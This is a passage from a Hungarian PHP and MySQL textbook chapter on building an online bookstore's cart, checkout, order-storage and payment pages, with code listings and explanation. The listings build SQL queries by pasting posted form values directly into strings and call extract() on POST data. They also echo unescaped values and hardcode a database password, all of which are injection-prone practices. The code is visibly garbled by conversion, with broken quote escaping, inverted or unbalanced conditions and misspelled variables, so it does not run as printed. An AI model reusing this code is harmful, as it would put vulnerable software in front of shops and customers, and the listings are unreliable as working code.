    foreach ($_SESSION['kosar'] as $isbn => $darabszam) {
        if($_POST[$isbn] == '0') {
            unset($_SESSION['kosar'][$isbn]);
        } else {
            $_SESSION['kosar'][$isbn] = $_POST[$isbn];
        }
    }
}
```

```

$_SESSION['vegosszeg'] = ar_szamolasa($_SESSION['kosar']);
$_SESSION['tetelek'] = tetelek_szamolasa($_SESSION['kosar']);
}

html_fejlec_letrehozasa("Kosara");

if(($_SESSION['kosar']) && (array_count_values($_SESSION['kosar']))) {
    kosar_megjelenitese($_SESSION['kosar']);
} else {
    echo "<p>Kosara jelenleg üres</p><hr/>";
}

$cel = "index.php";

// ha az imént beraktunk egy terméket a kosárba,
// folytassuk a vásárlást ugyanabban a kategóriában!
if($uj) {
    $adatok = konyvadatok_lekerese($uj);
    if($adatok['kategoriaID']) {
        $cel = "kategoria_megjelenitese.php?kategoriaID=".$adatok['kategoriaID'];
    }
}
gomb_megjelenitese($cel, "vasarlas-folytatasa", "Vásárlás folytatása");

// ha az SSL be van állítva, használjuk ezt!
// $eleresi_utvonals = $_SERVER['PHP_SELF'];
// $szerver = $_SERVER['SERVER_NAME'];
// $eleresi_utvonals = str_replace('kosar_megjelenitese.php', '', $eleresi_utvonals);
// gomb_megjelenitese("https://". $szerver. $eleresi_utvonals. "penztar.php",
//                     "tovabb-a-penztarhoz", "Tovább a pénztárhoz");

// SSL nélkül az alábbi kódot használjuk!
gomb_megjelenitese("penztar.php", "tovabb-a-penztarhoz", "Tovább a pénztárhoz");

html_lablec_letrehozasa();
?>

```

A kód három fő részből áll: a kosár megjelenítése, a termékek kosárba tétele és a változtatások mentése. A következő oldalakon ezt a három részt tekintjük át.

A kosár megjelenítése

Függetlenül attól, hogy milyen oldalról jövünk, megjelenítjük a kosár tartalmát. Alapesetben, amikor a felhasználó a „Kosár megtekintése” gombra kattint, a kódnak csak az alábbi része fog végrehajtódni:

```

if(($_SESSION['kosar']) && (array_count_values($_SESSION['kosar']))) {
    kosar_megjelenitese($_SESSION['kosar']);
} else {
    echo "<p>Kosara jelenleg üres</p><hr/>";
}

```

A fenti kódból kiderül, hogy ha kosarunk nem üres, a kosar_megjelenitese() függvényt fogjuk meghívni. Üres kosár esetén ezt közlő üzenetet adunk a felhasználónak.

A kosar_megjelenitese() függvény semmi másat nem teszi, mint olvasható HTML formátumban megjeleníti a kosár tartalmát – ezt láthattuk a 28.6 és 28.7 ábrán. A függvény kódját a 28.10 példakód által megjelenített kimeneti

fuggvenyek.php fájlban találjuk. Noha megjelenítő függvényről van szó, viszonylag összetett a működése, ezért érdemes kicsit alaposabban is megvizsgálni.

28.10 példakód: A kimeneti_fuggvenyek.php könyvtár kosar_megjelenitese() függvénye – A kosár tartalmát formázó és kiíró függvény

```
function kosar_megjelenitese($kosar, $valtoztatas = true, $kepek = 1) {
    // kosárban levő tételek megjelenítése
    // a változtatások opcionális lehetővé tétele (true vagy false)
    // opcionálisan képek használata (1 - igen, 0 - nem)

    echo "<table border=\"0\" width=\"100%\" cellspacing=\"0\">
        <form action=\"kosar_megjelenitese.php\" method=\"post\">
            <tr><th colspan=\"".(1 + $kepek)."\\" bgcolor=\"#cccccc\\>Item</th>
            <th bgcolor=\"#cccccc\\>Ár</th>
            <th bgcolor=\"#cccccc\\>Mennyiség</th>
            <th bgcolor=\"#cccccc\\>Összesen</th>
        </tr>";

    // a tételek megjelenítése sorokként
    foreach ($kosar as $isbn => $darabszam) {
        $konyv = konyvadatok_lekerese($isbn);
        echo "<tr>";
        if($kepek == true) {
            echo "<td align=\"left\\>";
            if (file_exists("images/".$isbn.".jpg")) {
                $meret = GetImageSize("images/".$isbn.".jpg");
                if(($meret[0] > 0) && ($meret[1] > 0)) {
                    echo "<img src=\"images/".$isbn.".jpg\\"
                        "style=\"border: 1px solid black\\"
                        "width=\"".($meret[0]/3)."\\"
                        "height=\"".($meret[1]/3)."\\\"/>";
                }
            } else {
                echo "&nbsp;";
            }
            echo "</td>";
        }
        echo "<td align=\"left\\>
            <a href=\"konyv_megjelenitese.php?isbn=\"". $isbn ."\"". $konyv['cim']. ".\"</a>
            by ".$konyv['szerzo']. "</td>
            <td align=\"center\\>\$".number_format($konyv['ar'], 2). "</td>
            <td align=\"center\\>";

        // ha engedjük a változtatást, a darabszámok a szövegdobozba kerülnek
        if ($valtoztatas == true) {
            echo "<input type=\"text\" name=\"\"". $isbn ."\" value=\"\"". $darabszam ."\"
                size=\"3\\\">";
        } else {
            echo $darabszam;
        }
        echo "</td>
            <td align=\"center\\>\$".number_format($konyv['ar']*$darabszam, 2). "</td>
        </tr>\n";
    }
}
```

```

}

// összesen sor megjelenítése
echo "<tr>
    <th colspan=\"".(2+$kepek)."\" bgcolor=\"#cccccc\">&ampnbsp</td>
    <th align=\"center\" bgcolor=\"#cccccc\>".$_SESSION['tetelek']."</th>
    <th align=\"center\" bgcolor=\"#cccccc\>
        \$_.number_format($_SESSION['vegosszeg'], 2)."
    </th>
</tr>";

// változtatás mentése gomb megjelenítése
if($valtoztatas == true) {
    echo "<tr>
        <td colspan=\"".(2+$kepek)."\">&ampnbsp</td>
        <td align=\"center\>
            <input type=\"hidden\" name=\"mentes\" value=\"true\>/
            <input type=\"image\" src=\"images/valtoztatasok-mentese.gif\"
                border=\"0\" alt=\"Változtatások mentése\>/
        </td>
        <td>&ampnbsp</td>
    </tr>";
}
echo "</form></table>";
}

```

A függvény a következőképpen működik:

1. Ciklus segítségével végiglépked a kosárban lévő összes tételel, és egyenként átadja azok ISBN-kódját a konyvadatak_ lekerese() függvénynek, hogy megjeleníthesse a könyvek adatait.
2. Megjeleníti az adott könyvhöz tartozó képet, amennyiben az elérhető. A kép méretét szabályozó HTML címkekkel (tag) kisebbre veszi az itt megjelenített képet. Ez azt jelenti, hogy a képek torzulnak egy kicsit, ám elég aprók ahhoz, hogy ez ne okozzon túl nagy problémát. (Ha a torzítás zavar, a Képek előállítása című 22. fejezetben bemutatott gd könyvtár segítségével méretezzük át a képeket! Egy másik lehetőség, ha saját kezüleg készítjük el az egyes termékek kisebb képeit.)
3. A kosár minden egyes tételelénél a megfelelő könyvre mutató hivatkozást hoz létre – vagyis paraméterként az ISBN-kódot átadva meghívja a konyv_megjelenitese.php kódor.
4. Ha úgy hívjuk meg a függvényt, hogy a valtoztatas paraméter értékét true-ra állítjuk (vagy nem adjuk meg az értékét, s ebben az esetben az alapértelmezett értékével – true – használjuk), akkor a szövegdobozokban ott találjuk a darabszámokat, illetve a „Változtatások mentése” gomb zárja ezt a lényegében ürlapként működő részt. (Amikor a fizesnél majd újra felhasználjuk ezt a függvényt, akkor már nem kívánjuk felajánlani a felhasználónak a lehetőséget, hogy módosítsa rendelését.)

Semmi ördöngösséggel nincsen ebben a függvényben, de elég nagy munkát végez, ezért érdemes alaposan átolvasni és értelmezni az utasításait.

Termékek hozzáadása a kosárhoz

Ha a felhasználó a „Kosárba tessz” gombra kattintva a kosar_megjelenitese.php oldalra jut, akkor némi munka vár még ránk, mielőtt megjeleníthetnénk kosara tartalmát. Ez egészen pontosan azt jelenti, hogy a kiválasztott terméket be kell tennünk a kosarába. A következőképpen tehetjük ezt meg:

Ha a felhasználó még semmit nem tett a kosarába, akkor nincs is kosara, ezért létre kell hozni számára egyet:

```

if(!isset($_SESSION['kosar'])) {
    $_SESSION['kosar'] = array();
    $_SESSION['tetelek'] = 0;
    $_SESSION['vegosszeg'] = '0.00';
}

```

Kezdetben a kosár üres.

Ha már tudjuk, hogy előkészítettük a kosarat, belerakhatjuk a kiválasztott terméket:

```
if(isset($_SESSION['kosar'][$uj])) {
    $_SESSION['kosar'][$uj]++;
} else {
    $_SESSION['kosar'][$uj] = 1;
}
```

Itt azt ellenőrizzük, hogy a kosárban megtalálható-e már az adott könyv. Ha igen, akkor a kosárban lévő mennyiséget eggyel megnöveljük. Ha nincs benne, akkor hozzáadjuk a kosárhoz.

Harmadsorban ki kell számolnunk a kosárban lévő tételek számát és árát. Ehhez az ar_szamolasa() és a tetelek_szamolasa() függvényt használjuk az alábbi szerint:

```
$_SESSION['vegosszeg'] = ar_szamolasa($_SESSION['kosar']);
$_SESSION['tetelek'] = tetelek_szamolasa($_SESSION['kosar']);
```

Ezek a függvények a konyv_fuggvenyek.php könyvtár ar_szamolasa() függvénye – A kosár tartalmának teljes árát kiszámoló és visszaadó függvény

```
function ar_szamolasa($kosar) {
    // a kosárban lévő összes téTEL áráNAK összeADÁSA
    $ar = 0.0;
    if(is_array($kosar)) {
        $kapcsolat = adatbazishoz_kapcsolodas();
        foreach($kosar as $isbn => $darabszam) {
            $lekerdezés = "SELECT ar FROM konyvek WHERE isbn='".$isbn."'";
            $eredmeny = $kapcsolat->query($lekerdezés);
            if ($eredmeny) {
                $tetel = $eredmeny->fetch_object();
                $tetel_ara = $tetel->ar;
                $ar +=$tetel_ara*$darabszam;
            }
        }
    }
    return $ar;
}
```

A kódóból kiderül, hogy az ar_szamolasa() függvény úgy működik, hogy kikeresi az adatbázisból a kosárban lévő minden egyes téTEL árát. Ez a folyamat viszonylag hosszan is eltarthat, ezért azt elkerülendő, hogy a kelleténél többször végrehajtsuk, az árat (és a tételek darabszámát) munkamenet-változóként eltároljuk, és csak akkor számoljuk ki újra az összeget, ha a kosár tartalma módosul.

28.12 példakód: A konyv_fuggvenyek.php könyvtár tetelek_szamolasa() függvénye – A kosárban lévő tételek számát kiszámoló és visszaadó függvény

```
function tetelek_szamolasa($kosar) {
    // a kosarában lévő tételek számának összeADÁSA
    $tetelek = 0;
    if(is_array($kosar)) {
        foreach($kosar as $isbn => $darabszam) {
            $tetelek += $darabszam;
        }
    }
    return $tetelek;
}
```

A `tetelek_szamolasa()` függvény valamivel egyszerűbb; szimplán végigmegy a kosár tartalmán, és az egyes tételek darabszámát összeadva kiszámolja a kosárban levő termékek számát. Ha a tömb még nem létezik (vagyis a kosár üres), akkor 0-t (nullát) ad vissza.

A módosított tartalmú kosár mentése

Ha a felhasználó a „Változtatások mentése” gombra kattintva kerül a `kosar_megjelenitese.php` kód oldalára, akkor kicsit más hogyan zajlik a folyamat. Ebben az esetben űrlap elküldésével jutott ide. Ha közelebbről megvizsgáljuk a kódot, láthatjuk, hogy a „Változtatások mentése” gomb az űrlap küldés gombja. Ez az űrlap a mentes réjtett változót is tartalmazza. Ha ennek a változónak van értéke, akkor tudjuk, hogy a „Változtatások mentése” gombra kattintva jutott ide a felhasználó. Ez azt jelenti, hogy vélelmezhetően módosította a kosarában lévő darabszámokat, így frissítenünk kell azokat.

Ha újra megnézzük a kód „Változtatások mentése” űrlapján lévő szövegdobozokat (amelyek a `kimeneti_fuggvenye.php` könyvtár `kosar_megjelenitese()` függvényében találhatók), láthatjuk, hogy nevük annak a könyvnek az ISBN-kódjára utal, amelynek a darabszámát mutatják:

```
echo "<input type=\"text\" name=\"$isbn\" value=\"$darabszam\" size=\"3\">";
```

Most pedig nézzük meg a kódnak a változtatásokat elmentő részét:

```
if(isset($_POST['mentes'])) {
    foreach ($_SESSION['kosar'] as $isbn => $darabszam) {
        if($_POST[$isbn] == '0') {
            unset($_SESSION['kosar'][$isbn]);
        } else {
            $_SESSION['kosar'][$isbn] = $_POST[$isbn];
        }
    }

    $_SESSION['vegosszeg'] = ar_szamolasa($_SESSION['kosar']);
    $_SESSION['tetelek'] = tetelek_szamolasa($_SESSION['kosar']);
}
```

Ebben a kódban végigmegyünk a kosáron, és a benne levő minden isbn kódnál ellenőrizzük az ugyanolyan nevű POST változót, amik a „Változtatások mentése” űrlapból származó űrlapváltozók lesznek.

Ha ezek közül bármelyik nullára lett állítva, akkor az `unset()` függvény segítségével eltávolítjuk a kosárba az adott tért. Ellenkező esetben az űrlapmezőknek megfelelően módosítjuk a kosár tartalmát:

```
if($_POST[$isbn] == '0') {
    unset($_SESSION['kosar'][$isbn]);
} else {
    $_SESSION['kosar'][$isbn] = $_POST[$isbn];
}
```

A módosítások végrehajtása után az `ar_szamolasa()` és a `tetelek_szamolasa()` függvénnnyel ismét kiszámoljuk a vegosszeg és a tetelek munkamenet-változó aktuális értékét.

A fejlécen látható összefoglaló adatok megjelenítése

A honlap minden oldalának fejlécén a kosár tartalmára vonatkozó, összefoglaló adatok jelennek meg. Ezeket az adatokat a `vegosszeg` és a `tetelek` munkamenet-változó értékéből a `html_fejlec_letrehozasa()` függvénytel kapjuk.

Ezt a két változót akkor regisztráljuk, amikor a felhasználó először látogat el a `kosar_megjelenitese.php` oldalra. Azt az esetet is kezelnünk kell, amikor a felhasználó még nem járt ezen az oldalon. Ez a logika is benne van a `html_fejlec_letrehozasa()` függvényben:


```
if (!$_SESSION['tetelek']) {
    $_SESSION['tetelek'] = '0';
}

if (!$_SESSION['vegosszeg']) {
    $_SESSION['vegosszeg'] = '0.00';
}
```

A pénztárnál

Amikor a felhasználó a kosár „Tovább a pénztárhoz” gombjára kattint, a `penztar.php` kódot hívja meg. A pénztár oldalt és a mögötte levő oldalakat Secure Sockets Layer (SSL) kapcsolaton keresztül kellene elérni, de a példában szereplő alkalmazás ezt nem erősíti. (Az SSL-ről a *Biztonságos tranzakciók megvalósítása PHP-vel és MySQL-lel* című 18. fejezetben beszélünk bővebben.)

A pénztár oldalt a 28.8 ábra mutatja.



28.8 ábra: A `penztar.php` kód az ügyfél adatait gyűti be.

A kód azt kéri a vásárlótól, hogy adja meg címét (és szállítási címét, amennyiben az attól eltérő). Ezt a viszonylag egyszerű kódot a 28.13 példakód mutatja.

28.13 példakód: `penztar.php` – Az ügyféladatokat begyűjtő kód

```
<?php
//függvénykönyvtár beszúrása
include ('konyv_kosar_fuggvenyek.php');

// A kosárfunkciókhoz munkamenetekre van szükség, ezért indítunk egyet!
session_start();

html_fejlec_letrehozasa("Pénztár");


if((!$_SESSION['kosar']) && (array_count_values($_SESSION['kosar'])))) {
    kosar_megjelenitese($_SESSION['kosar'], false, 0);
    penztar_urlap_megjelenitese();
} else {
    echo "<p>Kosara jelenleg üres</p>";
}

gomb_megjelenitese("kosar_megjelenitese.php", "vasarlas-folytatasa", "Vásárlás
folytatása");

html_lablec_letrehozasa();
?>
```

Nincsenek nagy meglepetések a fenti kódban. Ha a kosár üres, a kód figyelmezteti erre a felhasználót; minden más esetben a 28.8 ábrán látható ürlapot jeleníti meg.

Ha a vásárló az ürlap alján lévő „Vásárlás” gombra kattintva továbblép, a `vasarlas.php` kódhoz jut. Ennek kimenetét a 28.9 ábrán láthatjuk.



28.9 ábra: A vasarlas.php kód kiszámoja a szállítási költséget és a rendelés végösszegét, majd bekéri a vásárló fizetési adatait.

A 28.14 példakódban látható vasarlas.php kódja valamivel bonyolultabb, mint a penztar.php fájlé.

28.14 példakód: vasarlas.php – A rendelés adatait az adatbázisban eltároló és a fizetési adatokat bekérő kód

```
<?php
// A kosárfunkciókhoz munkamenetekre van szükség, ezért indítsunk egyet!
session_start();
include ('konyv_kosar_fuggvenyek.php');

html_fejlec_letrehozasa("Pénztár");

// rövid változónevek létrehozása
$nev = $_POST['nev'];
$lakcim = $_POST['lakcim'];
$varos = $_POST['varos'];
$irsz = $_POST['irsz'];
$orszag = $_POST['orszag'];

// ha ki van töltve
if (($_SESSION['kosar']) && ($nev) && ($lakcim) && ($varos)
    && ($irsz) && ($orszag)) {
    // be tudja szórni az adatbázisba
    if(rendeles_beszurasa($_POST) != false ) {
        //kosár megjelenítése, változtatások engedélyezése, és képek nélkül
        kosar_megjelenitese($_SESSION['kosar'], false, 0);

        szallitas_megjelenitese(szallitasi_koltseg_szamitasa());

        // hitelkártyaadatok lekérése
        kartya_urlap_megjelenitese($nev);

        gomb_megjelenitese("kosar_megjelenitese.php", "vasarlas-folytatasa",
                            "Vásárlás folytatása");
    } else {
        echo "<p>Nem sikerült eltárolni az adatokat, kérjük, próbálja meg újra!</p>";
        gomb_megjelenitese('penztar.php', 'vissza', 'Vissza');
    }
} else {
```

```

echo "<p>Nem töltötte ki az összes mezőt, kérjük, próbálja meg újra!</p><hr />";
gomb_megjelenitese('penztar.php', 'vissza', 'Vissza');
}

html_lablec_letrehozasa();
?>

```

A kód logikája magáról érterődő: ellenörizzük, hogy a felhasználó kitöltötte-e az űrlapot, és a rendeles_beszurasa() nevű függvényel beszúrjuk az adatokat az adatbázisba. Ez az egyszerű függvény tárolja el a vásárló adatait az adatbázisban. Kódját a 28.15 példakód tartalmazza.

28.15 példakód: A rendelesi_fuggvenyek.php könyvtár rendeles_beszurasa() függvénye – A vásárló rendelésének összes adatát az adatbázisba beillesztő függvény

```

function rendeles_beszurasa($rendelesi_adatok) {
    // rendelési adatok kinyerése változókként
    extract($rendelesi_adatok);

    // lakcím beállítása szállítási címként
    if(!$szallitasi_nev) && (!$szallitasi_cim) && (!$szallitasi_varos)
        && (!$szallitasi_allam) && (!$szallitasi_irsz) && (!$szallitasi_orszag) {
        $szallitasi_nev = $nev;
        $szallitasi_cim = $lakcim;
        $szallitasi_varos = $varos;
        $szallitasi_allam = $allam;
        $szallitasi_irsz = $irsz;
        $szallitasi_orszag = $orszag;
    }

    $kapcsolat = adatbazishoz_kapcsolodas();
    // tranzakcióként kívánjuk beszúrni a meghozzájárulást
    // tranzakció kezdése az autocommit kikapcsolásával
    $kapcsolat->autocommit(FALSE);

    // vásárló lakcímének beszúrása
    $lekerdezés = "SELECT vasarloID FROM vasarlok WHERE
                    nev = '".nev."' AND lakcim = '".$lakcim."'
                    AND varos = '$varos' AND allam = '$allam.'
                    AND irsz = '$irsz.' AND orszag = '$orszag.'";

    $eredmeny = $kapcsolat->query($lekerdezés);

    if($eredmeny->num_rows>0) {
        $vasarlo = $eredmeny->fetch_object();
        $vasarloID = $vasarlo->vasarloID;
    } else {
        $lekerdezés = "insert into vasarlok values
                        ('', '$nev', '$lakcim', '$varos',
                         '$allam', '$irsz', '$orszag')";
        $eredmeny = $kapcsolat->query($lekerdezés);

        if (!$eredmeny) {
            return false;
        }
    }
}

```

```

}

$vasarloID = $kapcsolat->insert_id;

$datum = date("Y-m-d");

$lekerdezés = "INSERT INTO megrendelesek VALUES
    ('', '$vasarloID', '$SESSION['vegosszeg']',
     '$datum', 'PARTIAL', '$szallitasi_nev',
     '$szallitasi_cim', '$szallitasi_varos',
     '$szallitasi_allam', '$szallitasi_irsz',
     '$szallitasi_orszag')";

$eredmeny = $kapcsolat->query($lekerdezés);
if (!$eredmeny) {
    return false;
}

$lekerdezés = "SELECT rendelesID FROM megrendelesek WHERE
    vasarloID = '$vasarloID' AND
    osszeg > ($SESSION['vegosszeg']-.001) AND
    osszeg < ($SESSION['vegosszeg']+0.001) AND
    datum = '$datum' AND
    rendeles_allapota = 'PARTIAL' AND
    szallitasi_nev = '$szallitasi_nev' AND
    szallitasi_cim = '$szallitasi_cim' AND
    szallitasi_varos = '$szallitasi_varos' AND
    szallitasi_allam = '$szallitasi_allam' AND
    szallitasi_irsz = '$szallitasi_irsz' AND
    szallitasi_orszag = '$szallitasi_orszag';

$eredmeny = $kapcsolat->query($lekerdezés);

if($eredmeny->num_rows>0) {
    $megrendeles = $eredmeny->fetch_object();
    $rendelesID = $megrendeles->rendelesID;
} else {
    return false;
}

// könyvek beszúrása
foreach($_SESSION['kosar'] as $isbn => $mennyiseg) {
    $adatok = konyvadatok_lekerese($isbn);
    $lekerdezés = "DELETE FROM rendelesi_tetelek WHERE
        rendelesID = '$rendelesID' AND isbn = '$isbn'";
    $eredmeny = $kapcsolat->query($lekerdezés);
    $lekerdezés = "INSERT INTO rendelesi_tetelek VALUES
        ('$rendelesID', '$isbn', '$adatok['ar']', $mennyiseg)";
    $eredmeny = $kapcsolat->query($lekerdezés);
    if(!$eredmeny) {
        return false;
    }
}

```

```
// tranzakció befejezése
$kapcsolat->commit();
$kapcsolat->autocommit(TRUE);

return $rendelesID;
}
```

A rendeles_beszurasa() függvény meglehetősen hosszú, mert be kell vinni az adatbázisba a vásárló, a rendelés és a megvásárolni kívánt összes könyv adatait.

Láthatjuk, hogy az adatbeillesztés különböző részei tranzakciókként történnek meg, amelyek a

```
$kapcsolat->autocommit(FALSE);
utasítással kezdődnek, és a
$kapcsolat->commit();
$kapcsolat->autocommit(TRUE);
utasításokkal érnek véget.
```

Ez az alkalmazás egyetlen olyan pontja, ahol tranzakciókat használunk. Hogyan érjük el, hogy máshol nincs szükség tranzakcióra? Nézzük csak meg az adatbazishoz_kapcsoladas() függvényben lévő kódot:

```
function adatbazishoz_kapcsoladas() {
    $eredmeny = new mysqli('localhost', 'konyv_kosar', 'jelszo', 'konyv_kosar');
    if (!$eredmeny) {
        return false;
    }
    $eredmeny->autocommit(TRUE);
    return $eredmeny;
}
```

A függvényben szereplő kód kissé eltér a korábbi fejezetekben használtaktól. A MySQL-hez való kapcsolódás létrehozása után ki kell kapcsolni az autocommit módot. Ahogy ez korábban már szóba került, ez biztosítja azt, hogy minden egyes SQL utasítás automatikusan véglegessé váljék. Amikor több utasításból álló tranzakciót kívánunk használni, kikapcsoljuk az autocommit módot, végrehajtjuk az adatbeillesztések sorát, véglegesítjük az adatokat, majd visszakapcsoljuk az autocommit módot.


Ezt követően az alábbi kódossal kiszámoljuk a vásárló által megadott cím esetén fizetendő szállítási költséget, és tudatjuk vele: szallitas_megjelenitese(szallitasi_koltseg_szamitasa());

A szallitasi_koltseg_szamitasa() függvényben használt kód minden esetben 20 dollár szállítási költséggel számol. Ha valódi online üzletet nyitunk, ki kell választanunk a szállítás módját, meg kell határozni a különböző címekhez tartozó szállítási költséget, és ennek megfelelően kell a szállítási díjat kiszámítani.

Ezt követően a kimeneti_fuggvenyeik.php könyvtár kartya_urlap_megjelenitese() függvénye segítségével megjelenítjük a felhasználó számára azt az ürlapot, ahol a hitelkártyájára vonatkozó adatokat megadhatja.

A fizetés feldolgozása

Amikor a felhasználó a „Vásárlás” gombra kattint, a feldolgozas.php kód segítségével feldolgozzuk fizetési adatait. A 28.10 ábrán egy sikeresen végrehajtott fizetés eredményét láthatjuk.



28.10 ábra: A tranzakció sikeres volt, a megrendelt tételeket szállítani fogjuk.

A feldolgozas.php kódját a 28.16 példakód mutatja.

28.16 példakód: feldolgozas.php – A kód feldolgozza a vásárló fizetési adatait, majd közli vele a folyamat eredményét

```
<?php
    include ('konyv_kosar_fuggvenyek.php');
    // A kosárfunkciókhöz munkamenetekre van szükség, ezért indítunk egyet!
    session_start();

    html_fejlec_letrehozasa('Pénztár');

    $kartya_tipusa = $_POST['kartya_tipusa'];
    $kartya_szama = $_POST['kartya_szama'];
    $kartya_honap = $_POST['kartya_honap'];
    $kartya_ev = $_POST['kartya_ev'];
    $kartya_nev = $_POST['kartya_nev'];

    if((!$_SESSION['kosar']) && ($kartya_tipusa) && ($kartya_szama) &&
       ($kartya_honap) && ($kartya_ev) && ($kartya_nev)) {
        // kosár megjelenítése, változtatások engedélyezése, és képek nélkül
        kosar_megjelenitese($_SESSION['kosar'], false, 0);

        szallitas_megjelenitese(szallitasi_koltseg_szamitasa());

        if(kartya_feldolgozasa($_POST)) {
            //kosár kiürítése
            session_destroy();
            echo "<p>Köszönjük, hogy nálunk vásárolt. Megrendelését rögzítettük.</p>";
            gomb_megjelenitese("index.php", "vasarlas-folytatasa", "Vásárlás folytatása");
        } else {
            echo "<p>Nem tudtuk feldolgozni bankkártyáját. Kérjük, lépjön kapcsolatba
                  a kártya kibocsátójával, és próbálkozzon újra!</p>";
            gomb_megjelenitese("vasarlas.php", "vissza", "Vissza");
        }
    } else {
        echo "<p>Nem töltötte ki az összes mezőt, kérjük, próbálja meg újra!</p><hr />";
        gomb_megjelenitese("vasarlas.php", "vissza", "Vissza");
    }

    html_lablec_letrehozasa();
?>
```

Feldolgozzuk a felhasználó bankkártyájának adatait, majd töröljük a munkamenetét.

A bankkártyát feldolgozó függvény az itt megírt formájában egyszerűen true értékkel tér vissza. Ha ténylegesen megvalósítanánk a fizetést, akkor először ellenőriznünk kellene a kártya lejáratú dátumát, illetve a megadott kártyaszám formátumát, ezt követően pedig ténylegesen fel kellene dolgoznunk a fizetést. Működő weboldal fejlesztése esetén el kell döntenünk, milyen elszámolási mechanizmust kívánunk használni. A következő lehetőségek közül választhatunk:

- Tranzakciók elszámolásával foglalkozó szolgáltatóval szerződünk. Itt számos alternatíva közül választhatunk attól függetlenül, hogy hol működik a vállalkozásunk. Egyes szolgáltatók valós idejű elszámolást kínálnak, mások nem. A valós idejű elszámolás szükségessége attól függ, hogy mit szeretnénk online értékesíteni. Ha online szolgáltatásokat kínálunk, akkor minden bizonnal igényt fogunk rá tartani; ha csak termékeket szállítunk ki, akkor a valós idejű elszámolás kevésbé fontos számunkra. A szolgáltatók minden esetben megkimélnek a hitelkártyaadatok tárolásának felelősségettől.

- Titkosított e-mailben elküldjük magunknak a vásárlók hitelkártyájának adatait. A titkosítást a 18. fejezetben megismert Pretty Good Privacy (PGP) vagy Gnu Privacy Guard (GPG) módszerrel valósíthatjuk meg. Ha megkaptuk és visszafejtettük az e-mailt, saját kezüleg feldolgozzuk a tranzakciókat.
- Adatbázisban tároljuk a hitelkártyaadatokat. Ezt a lehetőséget csak akkor szabad mérlegelni, ha nagyon, tényleg nagyon meg vagyunk győződve rendszerünk biztonságáról. A 18. fejezetben bővebben kifejtettük, miért nem igazán jó ölet az ilyen bizalmas adatok adatbázisban tárolása.

Ezzel végére értünk a kosár és a fizetési modulok áttekintésének.


Itt érdemes megemlítenünk, hogy a magyarországi gyakorlatban nincs olyan felület, amellyel egy webáruházmotor közvetlenül csatlakozni tudna valamely bankhoz, és tranzakciókat hajthatna végre. Itthon az online bankkártyás fizetés leginkább a PayPal „express checkout” fizetési metódusához hasonló, és alapvetően a következő lépésekkel állhat:

1. A webáruház pénztárából a fizetési gomb hatására átirányítjuk a felhasználót a webáruház üzemeltetőjével szerződött bank egy speciális oldalára (pl.: ha a SuperBankkal kötünk szerződést, akkor a <https://onlinechecking.superbank.hu> oldalra küldjük a vásárlót), legröbbözö címsorban átadva a vásárlás paramétereit (vásárolt termékek, összegek, végösszeg stb.).
2. A vásárló a SuperBank oldalán megadja bankkártyaadatait, ezzel belép egy felületre.
3. Ezen a felületen megjelenik a webáruházunk által átadott fizetnivaló összege (esetleg tételesen a majdani számla minden sora), illetve a „Fizetés” gomb.
4. Amikor a vásárló jóváhagyja a fizetést, a SuperBank visszadobja a vásárlót a webáruházunk oldalára.
5. Itt már nincs más dolgunk, mint a visszaérkező vásárló fizetéséről szóló tranzakciós kóddal a háttérben lekérdeznünk a SuperBankot a tranzakció sikereségéről.
6. A válasz ismeretében eldönthetjük, hogy mi legyen a következő lépés:
 - Hibát adunk, mert a vásárló „Mégsem” gombot nyomott a SuperBank oldalán.
 - Hibát adunk, mert a vásárlásra nincs fedezet.
 - Visszaigazoló üzenetet írunk a vásárlás sikereségéről.


Az adminisztrációs felület megvalósítása

Nagyon egyszerű adminisztrációs felületet alakítottunk ki az oldalhoz. Létrehoztunk az adatbázishoz egy webes, a felhasználói hitelesítést is magában foglaló csatolófelületet. A felület nagyrészt a 27. fejezetben létrehozott kódot használja. A teljesség kedvéért itt is közöljük, de ezúttal nem megyünk bele a részletekbe.

Az adminisztrációs felület használatához a felhasználónak be kell jelentkeznie a `bejelentkezes.php` fájlon keresztül. Ez a kód az `admin.php` nevű adminisztrációs menübe viszi a felhasználót. A bejelentkezési felületet a 28.11 ábrán láthatjuk. (A rövidség kedvéért ebben a fejezetben nem mutatjuk meg a `bejelentkezes.php` fájl tartalmát, mivel majdnem teljesen megegyezik a 27. fejezetben használt kóddal. Ha szeretnénk megnézni, a www.perfactkiado.hu/mellekletek oldalról letölthető mellékletben megtaláljuk.) Az adminisztrációs menüt a 28.12 ábrán láthatjuk.



